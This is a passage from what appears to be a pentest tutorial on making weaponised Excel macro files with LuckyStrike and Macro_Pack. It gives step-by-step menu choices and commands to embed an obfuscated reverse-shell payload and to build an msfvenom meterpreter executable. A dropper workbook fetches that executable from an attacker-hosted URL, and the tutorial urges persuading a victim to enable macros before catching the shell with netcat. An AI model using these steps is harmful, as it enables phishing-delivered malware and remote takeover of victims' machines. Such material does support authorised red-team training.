        6) Show catalog templates

        99) Back

Select:
```

www.hackingarticles.in


Now in order to move ahead, we need to get to the Main Menu. This can be achieved using the number 99. In the Main Menu, we need to select the Payload Options. This can be achieved using number 1. This will give us a submenu of Payload Options. In this menu, we need to select the payload using the number 1. After getting inside the Select the payload option, we are asked for the type of file we want as an output. We choose the Excel File. This will send us the list of added payloads. Here we have the revshell payload that we added earlier. After choosing the payload, we are asked for the type of Infection. This is the method that LuckyStrike will use to Obfuscate. We choose the nonB64 method. You can choose any method of your preference as per your requirement.



```
Select: 99


============= Main Menu ================

        1)  Payload Options
        2)  Catalog Options
        3)  File Options
        4)  Encode a PowerShell Command
        99) Exit

Select: 1


=========== Payload Options ============

        1)  Select a payload
        2)  Unselect a payload
        3)  Show selected payloads
        99) Back

Select: 1


Please select the document type you wish to make:

        1)  xls
        2)  doc


Select: 1


=========== Select Payload =============

        1)  revshell
        99) Done.


Select: 1


======== Choose Infection Method =======

        1)  Cell Embed
        2)  Cell Embed-nonB64
        3)  Cell Embed-Encrypted
        4)  Cell Embed-Obfuscated
        98) Help


Select: 2
```

www.hackingarticles.in


Now that the payload is added. Then we get back to the Main Menu to generate the final malicious Excel File. In the Main Menu, we chose the File options by entering number 3. In the File Options menu, we choose the Generate the new file option by entering number 1. This will initiate the process of creating an Excel with malicious payload inside its macro. After creating the payload, LuckyStrike gives us the location of the payload.



```
[+] - Payload added!

=========== Select Payload =============

        1)  revshell
        99) Done.


Select: 99



=========== Payload Options ============

        1)  Select a payload
        2)  Unselect a payload
        3)  Show selected payloads
        99) Back

Select: 99



============= Main Menu ================

        1)  Payload Options
        2)  Catalog Options
        3)  File Options
        4)  Encode a PowerShell Command
        99) Exit

Select: 3



=========== File Options ===============

        1)  Generate new file
        2)  Update existing file
        3)  Generate from template
        4)  Write existing macro code to file
        99) Back

Select: 1




[*] - Generating macro code.
[*] - Embedding payloads into workbook.
[+] - Success. File saved to C:\Users\raj\Desktop\luckystrike-master\luckystrike\payloads\infected_TyKKKrcP.xls

============= Main Menu ================

        1)  Payload Options
        2)  Catalog Options
        3)  File Options
        4)  Encode a PowerShell Command
        99) Exit
```

www.hackingarticles.in


We open the given location inside the Windows Explorer to find an Excel file by the name infected. Now we need to share this file with Target and encourage him/her to open the file and enable the macros.



Name	Date modified	Type
infected_TyKKKrcP	2/17/2020 6:41 AM	Microsoft Offic

We will do this while on the Kali Machine, we run the listener with the port that we mentioned in the payload during its creation. Now, as soon as the target enables the macros on the Excel File we will have its PowerShell Session as shown in the image given below.

```
nc -lvp 1234
```




```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.109: inverse host lookup failed: Unknown host
connect to [192.168.1.111] from (UNKNOWN) [192.168.1.109] 53457

PS C:\Users\raj\Documents> 
```

Macro_Pack

The next tool on our list is the Macro_Pack. The working of this tool is quite similar to the working of the LuckyStrike. First, we need a payload in which we generate the session. For this, we will be using the MSFVenom tool. In our Kali Machine, we ran the MSFVenom tool and crafted a payload as shown in the image given below.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.152.131 lport=6666 -f ex
```




```
pavan@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.152.131
lport=6666 -f exe >> malicious.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

www.hackingarticles.in

After the creation of payload, we will run a python one-liner and host the payload on the local port 80.


After this we will move to our Windows Machine, here we will download the tool and then use the macro_pack to create an Excel File that is embedded with the malicious payload. This can be achieved using the one-liner mentioned below.

```
echo "http://192.168.152.131/malicious.exe" "dropped.exe" | .\macro_pack.exe -o -t
```



```
PS D:\> echo "http://192.168.152.131/malicious.exe" "dropped.exe" |  .\macro_pack.exe -o -t DROPPER -G "drop.xlsm"

  _  _   __    ___  ____   __     ____   __    ___  __ _
 ( \/ ) / _\  / __)(  _ \ /  \   (  _ \ / _\  / __)(  / )
 / \/ \/    \( (__  )   /(  O )   ) __//    \( (__  )  (
 \_)(_/\_/\_/ \___)(__\_) \__/   (__)  \_/\_/ \___)(__\_)


  Malicious Office, VBS, and other retro formats for pentests and redteam - Version:1.7 Release:Community


[+] Preparations...
  [-] Target output format: Excel
  [-] Waiting for piped input feed...
  [-] Temporary working dir: D:\Ignite\Hacking Articles\Current\Macro Packtemp
  [-] Store std input in file...
  [-] Temporary input file: D:\Ignite\Hacking Articles\Current\Macro Packtemp\command.cmd
[+] Generating VBA document from template...
  [-] Template DROPPER VBA generated in D:\Ignite\Hacking Articles\Current\Macro Packtemp\cvfrjqber.vba
  [-] OK!
[+] Prepare Excel file generation...
  [-] Check feasibility...
[+] VBA names obfuscation ...
  [-] Rename functions...
  [-] Rename variables...
  [-] Rename numeric constants...
  [-] Rename API imports...
  [-] Rename variables...
  [-] Rename numeric constants...
  [-] Rename API imports...
  [-] Rename variables...
  [-] Rename numeric constants...
  [-] Rename API imports...
  [-] Rename variables...
  [-] Rename numeric constants...
  [-] Rename API imports...
  [-] OK!
[+] VBA strings obfuscation ...
  [-] Split strings...
  [-] Encode strings...
  [-] Split strings...
  [-] Encode strings...
  [-] Split strings...
  [-] Encode strings...
  [-] Split strings...
  [-] Encode strings...
  [-] OK!
[+] VBA form obfuscation ...
  [-] Remove comments...
  [-] Remove spaces...
  [-] Remove comments...
  [-] Remove spaces...
  [-] Remove comments...
  [-] Remove spaces...
  [-] Remove comments...
  [-] Remove spaces...
  [-] OK!
[+] Generating MS Excel document...
  [-] Set Software\Microsoft\Office\16.0\Excel\Security to 1...
  [-] Open workbook...
  [-] Changing auto open function from AutoOpen to Workbook_Open...
  [-] Inject VBA...
  [-] Remove hidden data and personal info...
  [-] Save workbook...
  [-] Set Software\Microsoft\Office\16.0\Excel\Security to 0...
  [-] Generated Excel file path: D:\Ignite\Hacking Articles\Current\Macro Pack\drop.xlsm
  [-] Test with :
acro_pack.exe --run D:\Ignite\Hacking Articles\Current\Macro Pack\drop.xlsm

[+] Cleaning...
Done!
```


We went to the location, where the Macro_packer created the payload and then use some of our social engineering skills to transfer the payload to the Target Victim.



Share View
This PC › New Volume (D:)
Name
Date modified
Type
Size
drop.xlsm 19-02-2020 14:33 Microsoft Excel M... 18 KB
macro_pack.exe 19-02-2020 13:57 Application 8,688 KB
de to

www.hackingarticles.in

